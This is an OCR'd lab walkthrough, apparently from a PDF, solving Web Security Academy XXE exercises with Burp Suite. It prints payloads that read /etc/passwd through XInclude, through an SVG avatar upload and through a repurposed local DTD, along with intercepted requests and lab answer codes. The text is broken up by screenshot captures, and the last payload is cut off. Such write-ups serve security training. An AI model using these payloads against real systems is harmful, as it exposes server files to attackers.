
Now right-click on the proxy and send it to the repeater. Then change the product id as **(<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>**)








Exploiting xxe via image file upload


Visit the blog page select “view post” and fill in the comment field. The subsequent POST comment should be blocked using the Burp suite.








Exploiting Xinclude to retrieve fi
Exploiting XXE via image file upl
https://0a6900f4040add2f80b549750092006b.web-security-academy.net/post?postId=1
Aima Richman | 29 August 2023
If my blog finds out how much time I'm spending with yours, the game is up!
Bud Vizer | 30 August 2023
I like to read things that are this short, I lose concentration after a while.
Leave a comment
Comment:
test
Name:
test
Avatar:
Choose File
SVG_Logo.svg
Email:
test@gmail.com
Website:
Post Comment
< Back to Blog


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to https://0a6900f4040add2f80b549750092006b.web-security-academy.net:443 [34.246.129.62]
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/2
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 7
Request cookies 1
Request headers 22
POST /post/comment HTTP/2
Host: 0a6900f4040add2f80b549750092006b.web-security-academy.net
Cookie: session=mSp1c5YYRbXOkmmPy1O7xxDEqA5OOkY
Content-Length: 5011
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin: https://0a6900f4040add2f80b549750092006b.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhl26YlmXyZCEiPxQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a6900f4040add2f80b549750092006b.web-security-academy.net/post?postId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
------WebKitFormBoundaryhl26YlmXyZCEiPxQ
Content-Disposition: form-data; name="csrf"
ULXpO9hXQoBpqf4XOcs7XwrEkIKOOeFU
------WebKitFormBoundaryhl26YlmXyZCEiPxQ
Content-Disposition: form-data; name="postId"
1
------WebKitFormBoundaryhl26YlmXyZCEiPxQ
Content-Disposition: form-data; name="comment"
test
------WebKitFormBoundaryhl26YlmXyZCEiPxQ
Content-Disposition: form-data; name="name"
test
------WebKitFormBoundaryhl26YlmXyZCEiPxQ
Content-Disposition: form-data; name="avatar"; filename="SVG_Logo.svg"
Content-Type: image/svg+xml
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="100%" height="100%" viewBox="0 0 300 300">
<title>SVG Logo</title>
<desc>Designed for the SVG Logo Contest in 2006 by Harvey Rayner, and adopted by W3C in 2009. It is available under the Creative Commons license for those who have an SVG product or who are using SVG on their site.</desc>
<metadata id="license">
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:cc="http://web.resource.org/cc/">
<cc:Work rdf:about="">
<dc:title>SVG Logo</dc:title>
<dc:date>14-08-2009</dc:date>
<dc:creator>
<cc:Agent><dc:title>W3C</dc:title></cc:Agent>
Search...
0 highlights





Now send the proxy code to the repeater. Go to the “payloadAllTheThings” GitHub page and find the “XXE inside SVG” code, so copy that code and paste it after the image code which we added.






Send it and refresh the browser. Now we can get a test image and a code on it. Type that code on submit a solution and submit it.






...040add2f80b549750092006b.web-security-academy.net says
Answer:
fbda21c7614d
OK
Cancel
Submit solution
Home
Protect Your Smart Home Gadgets From Cyber Attacks
Sophie Mail | 19 August 2023
While we've been sleeping in beds that don't cook breakfast and having to switch the overhead lights on ourselves, some of the more privileged in our communities have been under attack. A home invasion of a different kind. The attacks have come from within, their gadgets are running amok and the scene unfolding is reminiscent of The Purge.
Cute dolls are transforming into The Bride of Chuckie as voice activation software is asking, 'Wanna play?' FBI Switchboards have been jammed as victims are being told to try turning everything off and on again. Some homes haven't been as seriously affected but complaints of


Web Security Academy
Exploiting XXE via image file upload
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
Protect Your Smart Home Gadgets From Cyber Attacks
Sophie Mail | 19 August 2023
While we've been sleeping in beds that don't cook breakfast and having to switch the overhead lights on ourselves, some of the more privileged in our communities have been under attack. A home invasion of a different kind. The attacks have come from within, their gadgets are running

Exploiting xxe to retrieve data by repurposing a local D

Visit the product page and click “view details” and click “Check store”. Then use Burp Suite to block the ensuing POST request.





Change the code like this.

“<!DOCTYPE foo

[

<!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">

<!ENTITY % ISOamso '

<!ENTITY % file SYSTEM "file:///etc/passwd">

<!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>">

%eval;

